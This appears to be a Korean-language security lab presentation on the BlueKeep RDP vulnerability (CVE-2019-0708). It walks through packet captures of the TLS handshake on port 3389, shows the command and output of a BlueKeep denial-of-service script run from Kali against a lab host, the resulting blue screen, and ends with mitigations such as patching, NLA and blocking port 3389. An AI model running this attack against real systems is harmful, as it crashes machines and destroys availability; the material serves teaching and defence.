3389 포트에 연결을 시도하고, SSL/TLS의 버전 정보가 1.0인 것을 확인 가능!
공격자가 생성한 난수 정보를 확인할 수 있다.



실습

17	0.000032524	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=20 Ack=20 Win=64256 Len=0
18	0.007206627	192.168.56.115	192.168.56.114	TLSv1	170 Client Hello
19	0.007563252	192.168.56.114	192.168.56.115	TLSv1	900 Server Hello, Certificate, Server Hello Done
20	0.007575578	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=124 Ack=854 Win=64128 Len=0
21	0.007858151	192.168.56.115	192.168.56.114	TLSv1	392 Client Key Exchange, Change Cipher Spec, Encry
22	0.011517587	192.168.56.114	192.168.56.115	TLSv1	125 Change Cipher Spec, Encrypted Handshake Messag
23	0.011529228	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=450 Ack=913 Win=64128 Len=0
24	0.011669155	192.168.56.115	192.168.56.114	TLSv1	636 Application Data, Application Data
25	0.012191541	192.168.56.114	192.168.56.115	TLSv1	215 Application Data

Transport Layer Security
TLSv1 Record Layer: Handshake Protocol: Multiple Handshake Messages
Content Type: Handshake (22)
Version: TLS 1.0 (0x0301)
Length: 829
Handshake Protocol: Server Hello
Handshake Type: Server Hello (2)
Length: 77
Version: TLS 1.0 (0x0301)
Random: 62b227400615e9a88646a2edc765df5480a7e956767260d6...
Session ID Length: 32
Session ID: 15260000b37736f9e49774dd0041fa526678b937236bb888
Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
Compression Method: null (0)
Extensions Length: 5

피해자(server)가 공격자(client)에게 자신의 SSL 버전, 자신이 만든 임의의 난수와 공격자의 cipher 리스트 중 하나를 선택하여 해당 정보를 공격자에게 보낸다.
그 후 "Server Hello Done"를 보낸다.



실습

```
Version: TLS 1.0 (0x0301)
  ▶ Random: 62b227400615e9a88646a2edc765df5480a7e956767260d6...
  Session ID Length: 32
  Session ID: 15260000b37736f9e49774dd0041fa526678b937236bb888...
  Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0x002f)
  Compression Method: null (0)
  Extensions Length: 5
  ▶ Extension: renegotiation_info (len=1)
  ▼ Handshake Protocol: Certificate
    Handshake Type: Certificate (11)
    Length: 740
    Certificates Length: 737
    ▼ Certificates (737 bytes)
      Certificate Length: 734
      Certificate: 308202da308201c2a00302010202101868bd925d33b5844c... (id-at-commonName=evidence-PC)
```

피해자는 가지고 있는 자신의 인증서 정보도 공격자에게 전송한다.



실습

18	0.007206627	192.168.56.115	192.168.56.114	TLSv1	170 Client Hello
19	0.007563252	192.168.56.114	192.168.56.115	TLSv1	900 Server Hello, Certificate, Server Hello Done
20	0.007575578	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=124 Ack=854 Win=64128 L
21	0.007858151	192.168.56.115	192.168.56.114	TLSv1	392 Client Key Exchange, Change Cipher Spec, Encry
22	0.011517587	192.168.56.114	192.168.56.115	TLSv1	125 Change Cipher Spec, Encrypted Handshake Messag
23	0.011529228	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=450 Ack=913 Win=64128 L
24	0.011669155	192.168.56.115	192.168.56.114	TLSv1	636 Application Data, Application Data
25	0.012191541	192.168.56.114	192.168.56.115	TLSv1	215 Application Data

▶	Frame 21: 392 bytes on wire (3136 bits), 392 bytes captured (3136 bits) on interface eth1, id 0
▶	Ethernet II, Src: PcsCompu_c8:e1:be (08:00:27:c8:e1:be), Dst: PcsCompu_56:0b:66 (08:00:27:56:0b:66)
▶	Internet Protocol Version 4, Src: 192.168.56.115, Dst: 192.168.56.114
▶	Transmission Control Protocol, Src Port: 53378, Dst Port: 3389, Seq: 124, Ack: 854, Len: 326
▼	Transport Layer Security
▼	TLSv1 Record Layer: Handshake Protocol: Client Key Exchange
Content Type: Handshake (22)	
Version: TLS 1.0 (0x0301)	
Length: 262	
▼	Handshake Protocol: Client Key Exchange
Handshake Type: Client Key Exchange (16)	
Length: 258	
▼	RSA Encrypted PreMaster Secret
Encrypted PreMaster length: 256	
Encrypted PreMaster: 396bc8141814391753686a40d935436452c90cb7a67716c1...	
▼	TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec

공격자는 자신이 만든 난수와 피해자가 만든 난수를 통해 pre-master-secret을 생성한다.
그리고 피해자의 공개키를 통해 암호화하여 서버로 전송한다.
즉, 해당 과정을 통해 실질적으로 암호화에 사용하는 대칭키를 생성한다.



실습

18	0.007206627	192.168.56.115	192.168.56.114	TLSv1	170 Client Hello
19	0.007563252	192.168.56.114	192.168.56.115	TLSv1	900 Server Hello, Certificate, Server Hello Done
20	0.007575578	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=124 Ack=854 Win=64128 L
21	0.007858151	192.168.56.115	192.168.56.114	TLSv1	392 Client Key Exchange, Change Cipher Spec, Encry
22	0.011517587	192.168.56.114	192.168.56.115	TLSv1	125 Change Cipher Spec, Encrypted Handshake Messag
23	0.011529228	192.168.56.115	192.168.56.114	TCP	66 53378 → 3389 [ACK] Seq=450 Ack=913 Win=64128 L
24	0.011669155	192.168.56.115	192.168.56.114	TLSv1	636 Application Data, Application Data
25	0.012191541	192.168.56.114	192.168.56.115	TLSv1	215 Application Data

▶	Frame 22: 125 bytes on wire (1000 bits), 125 bytes captured (1000 bits) on interface eth1, id 0
▶	Ethernet II, Src: PcsCompu_56:0b:66 (08:00:27:56:0b:66), Dst: PcsCompu_c8:e1:be (08:00:27:c8:e1:be)
▶	Internet Protocol Version 4, Src: 192.168.56.114, Dst: 192.168.56.115
▶	Transmission Control Protocol, Src Port: 3389, Dst Port: 53378, Seq: 854, Ack: 450, Len: 59
▼	Transport Layer Security
▼	TLSv1 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
Content Type:	Change Cipher Spec (20)
Version:	TLS 1.0 (0x0301)
Length:	1
Change Cipher Spec Message	
▼	TLSv1 Record Layer: Handshake Protocol: Encrypted Handshake Message
Content Type:	Handshake (22)
Version:	TLS 1.0 (0x0301)
Length:	48
Handshake Protocol: Encrypted Handshake Message	

공격자는 협상된 알고리즘과 키를 이용한다.

즉 3389포트로 RDP 원격 요청과 SSL/TLS 연결 요청을 하는 것을 확인 할 수 있다.



실습

[attacker PC]

python bluekeep_dos.py -i 192.168.56.114

```
root@kali:~/BlueKeep# python bluekeep_dos.py -i 192.168.56.114
[+] DoSing target: 192.168.56.114 a total of 1 times
[+] DoS attempt: 1
[+] establishing initialization
[+] sending ClientData PDU packets
[+] sending ChannelJoin ErectDomain and AttachUser PDU packets
[+] sending ClientInfo PDU packet
[+] receiving current
[+] confirming user is active
[+] establishing the connection
[+] DoSing target: 192.168.56.114
[+] target should be dead now, waiting 0s
```



실습

No.	Time	Source	Destination	Protocol	Length	Info
5120...	20.845202884	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505125683 Win=12800 Len=0 TSval=10381
5120...	20.845279531	192.168.9.74	192.168.10.220	TCP	66	3389 → 36095 [ACK] Seq=47824 Ack=505132083 Win=6400 Len=0 TSval=10381 TSecr=3152668614
5120...	20.845287926	192.168.10.220	192.168.9.74	TLSv1	3138	[TCP Window Full] , Application Data [TCP segment of a reassembled PDU]
5120...	20.845324819	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505132083 Win=7936 Len=0 TSval=10381
5120...	20.845328508	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505132083 Win=9472 Len=0 TSval=10381
5120...	20.845329821	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505132083 Win=11264 Len=0 TSval=10381
5120...	20.845332234	192.168.10.220	192.168.9.74	TLSv1	4930	[TCP Window Full] , Application Data [TCP segment of a reassembled PDU]
5120...	20.845376997	192.168.10.220	192.168.9.74	TCP	66	36095 → 3389 [RST, ACK] Seq=505143347 Ack=47824 Win=107520 Len=0 TSval=3152668614 TSecr=10381
5120...	20.845452952	192.168.9.74	192.168.10.220	TCP	66	3389 → 36095 [ACK] Seq=47824 Ack=505138483 Win=4864 Len=0 TSval=10381 TSecr=3152668614
5120...	20.845469565	192.168.10.220	192.168.9.74	TCP	54	36095 → 3389 [RST] Seq=505138483 Win=0 Len=0
5120...	20.845472686	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505138483 Win=6400 Len=0 TSval=10381
5120...	20.845475342	192.168.10.220	192.168.9.74	TCP	54	36095 → 3389 [RST] Seq=505138483 Win=0 Len=0
5120...	20.845496438	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505138483 Win=7936 Len=0 TSval=10381
5120...	20.845500391	192.168.10.220	192.168.9.74	TCP	54	36095 → 3389 [RST] Seq=505138483 Win=0 Len=0
5120...	20.845502678	192.168.9.74	192.168.10.220	TCP	66	[TCP Window Update] 3389 → 36095 [ACK] Seq=47824 Ack=505138483 Win=9472 Len=0 TSval=10381
5120...	20.845504415	192.168.10.220	192.168.9.74	TCP	54	36095 → 3389 [RST] Seq=505138483 Win=0 Len=0

패킷을 보면 앞에서 보았던 패킷 정보 흐름을 가지고 있다가
DoS 패킷을 보내고 잠시 후 피해자 측에서는 RST 패킷을 보내는 것을 확인 할 수 있다.



실습

[victim PC]

Crash가 발생하여 가용성이 파괴 된 모습이다.

```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

SYSTEM_SERVICE_EXCEPTION

If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup options, and then
select Safe Mode.

Technical information:

*** STOP: 0x0000003B (0x00000000C0000005,0xFFFFF880025E9F91,0xFFFFF880038320A0,0
x0000000000000000)

***      termdd.sys - Address FFFFF880025E9F91 base at FFFFF880025E7000, DateStamp
4ce7ab0c

Collecting data for crash dump ...
Initializing disk for crash dump ...
Beginning dump of physical memory.
Dumping physical memory to disk: 40
```



대응 방안

1) TCP 포트 3389 비활성화 및 NLA 활성화

- 엔터프라이즈 경계 방화벽에서 TCP 포트 3389 비활성화
- NLA(Network Level Authentication)는 원격 세션이 연결 되기 전에 사용자에게 대한 인증을 요청
- 공격자가 취약점을 악용하기 전에 먼저 대상 시스템의 유효한 계정을 사용하여 원격 데스크톱 서비스에 인증해야 함

2) 보안 업데이트

- 영향 받는 제품의 이용자는 윈도우 자동/수동 업데이트를 이용하여 최신 버전으로 설치하기
- 업데이트 지원이 안되는 OS는 아래 주소에서 수동으로 업데이트

<https://support.microsoft.com/en-us/topic/customer-guidance-for-cve-2019-0708-remote-desktop-services-remote-code-execution-vulnerability-may-14-2019-0624e35b-5f5d-6da7-632c-27066a79262e>



대응 방안

3) 서비스 접근 제어

- 허용한 관리자만 윈도우 RDP를 접근할 수 있도록 방화벽 등을 통한 접근 통제 강화

4) RDP 사용 제한

- TCP 3389 Port Disable
- 원격 데스크톱 프로토콜을 사용하지 않도록 설정

5) 다단계 보안 장비 구축

- 네트워크 단에서 익스플로잇 공격을 탐지하고 차단할 수 있는 보안장비 구축





감사합니다

